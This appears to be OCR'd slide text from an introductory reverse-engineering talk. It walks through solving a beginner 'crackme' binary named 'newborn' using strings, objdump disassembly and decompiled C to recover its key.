


```
$ file newborn
newborn: ELF 64-bit LSB
...[snip]
```

behaviour



```
$ ./newborn
KEY: i do not know the key
FAIL
```



```
$ strings newborn
/lib64/ld-linux-x86-64.so.2
strcpy
puts
strlen
__libc_start_main
__cxa_finalize
printf
__isoc99_scanf
strcmp
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
s3cr3t_1H
337_k3y1H
KEY:
FAIL
WIN
[snip]
```


strings

"strcmp"
"s3cr3t_1337_k3y1"

# rev


Reverse Engineering

- (newborn) Baby "crackme"



```
$ ./newborn
Key: s3cr3t_k3y1
Incorrect
```

fail



```
$ objdump -d newborn | grep "call"
    1010:         ff d0                     call   *%rax
    10bb:         ff 15 ff 2e 00 00         call   *0x2eff(%rip)        # 3fc0 <__libc_start_main@GLIBC_2.34>
    1162:         e8 29 ff ff ff            call   1090 <__cxa_finalize@plt>
    1167:         e8 64 ff ff ff            call   10d0 <deregister_tm_clones>
    11b4:         e8 77 fe ff ff            call   1030 <strcpy@plt>
    11c0:         e8 8b fe ff ff            call   1050 <strlen@plt>
    11dd:         e8 7e fe ff ff            call   1060 <printf@plt>
    11f8:         e8 83 fe ff ff            call   1080 <__isoc99_scanf@plt>

    120b:         e8 60 fe ff ff            call   1070 <strcmp@plt>

    1223:         e8 18 fe ff ff            call   1040 <puts@plt>
    1234:         e8 07 fe ff ff            call   1040 <puts@plt>
```

dump call instructions
there must be more to it.


# rev

Reverse Engineering

- (newborn) Baby "crackme"

no thanks

(although highly encouraged)




```
$ objdump -d newborn | awk -v RS= '/^[[:xdigit:]]+ <main>/'
0000000000001189 <main>:
    1189:       55                      push   %rbp
    118a:       48 89 e5                mov    %rsp,%rbp
    118d:       48 81 ec 90 00 00 00    sub    $0x90,%rsp
    1194:       48 b8 73 33 63 72 33    movabs $0x315f743372633373,%rax
    119b:       74 5f 31
    119e:       48 ba 33 33 37 5f 6b    movabs $0x3179336b5f373333,%rdx
    11a5:       33 79 31
    11a8:       48 89 45 e0             mov    %rax,-0x20(%rbp)
    11ac:       48 89 55 e8             mov    %rdx,-0x18(%rbp)
    11b0:       c6 45 f0 00             movb   $0x0,-0x10(%rbp)
    11b4:       48 8d 05 49 0e 00 00    lea    0xe49(%rip),%rax        # 2004 <_IO_stdin_used+0x4>
    11bb:       48 89 c7                mov    %rax,%rdi
    11be:       b8 00 00 00 00          mov    $0x0,%eax
    11c3:       e8 98 fe ff ff          call   1060 <printf@plt>
    11c8:       48 8d 85 70 ff ff ff    lea    -0x90(%rbp),%rax
    11cf:       48 89 c6                mov    %rax,%rsi
    11d2:       48 8d 05 31 0e 00 00    lea    0xe31(%rip),%rax        # 200a <_IO_stdin_used+0xa>
    11d9:       48 89 c7                mov    %rax,%rdi
    11dc:       b8 00 00 00 00          mov    $0x0,%eax
    11e1:       e8 9a fe ff ff          call   1080 <__isoc99_scanf@plt>
    11e6:       48 8d 55 e0             lea    -0x20(%rbp),%rdx
    11ea:       48 8d 45 c0             lea    -0x40(%rbp),%rax
    11ee:       48 89 d6                mov    %rdx,%rsi
    11f1:       48 89 c7                mov    %rax,%rdi
    11f4:       e8 37 fe ff ff          call   1030 <strcpy@plt>
    11f9:       48 8d 45 c0             lea    -0x40(%rbp),%rax
    11fd:       48 89 c7                mov    %rax,%rdi
    1200:       e8 4b fe ff ff          call   1050 <strlen@plt>
    1205:       48 83 e8 01             sub    $0x1,%rax
    1209:       c6 44 05 c0 21          movb   $0x21,-0x40(%rbp,%rax,1)
    120e:       48 8d 55 c0             lea    -0x40(%rbp),%rdx
    1212:       48 8d 85 70 ff ff ff    lea    -0x90(%rbp),%rax
    1219:       48 89 d6                mov    %rdx,%rsi
    121c:       48 89 c7                mov    %rax,%rdi
    121f:       e8 4c fe ff ff          call   1070 <strcmp@plt>
    1224:       89 45 fc                mov    %eax,-0x4(%rbp)
    1227:       83 7d fc 00             cmpl   $0x0,-0x4(%rbp)
    122b:       75 11                   jne    123e <main+0xb5>
    122d:       48 8d 05 d9 0d 00 00    lea    0xdd9(%rip),%rax        # 200d <_IO_stdin_used+0xd>
    1234:       48 89 c7                mov    %rax,%rdi
    1237:       e8 04 fe ff ff          call   1040 <puts@plt>
    123c:       eb 0f                   jmp    124d <main+0xc4>
    123e:       48 8d 05 cc 0d 00 00    lea    0xdcc(%rip),%rax        # 2011 <_IO_stdin_used+0x11>
    1245:       48 89 c7                mov    %rax,%rdi
    1248:       e8 f3 fd ff ff          call   1040 <puts@plt>
    124d:       b8 00 00 00 00          mov    $0x0,%eax
    1252:       c9                      leave
    1253:       c3                      ret
```


Perth Socialware 0x01


# rev


Reverse Engineering

- (newborn) Baby "crackme"










```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char input[80]; // [rsp+0h] [rbp-90h] BYREF
  char real_key[32]; // [rsp+50h] [rbp-40h] BYREF
  char key[28]; // [rsp+70h] [rbp-20h] BYREF

  strcpy(key, "s3cr3t_1337_k3y1");
  printf("KEY: ");
  scanf("%s", input);
  strcpy(real_key, key);
  real_key[strlen(real_key) - 1] = '!';
  if ( strcmp(input, real_key) )
    puts("FAIL");
  else
    puts("WIN");
  return 0;
}
```

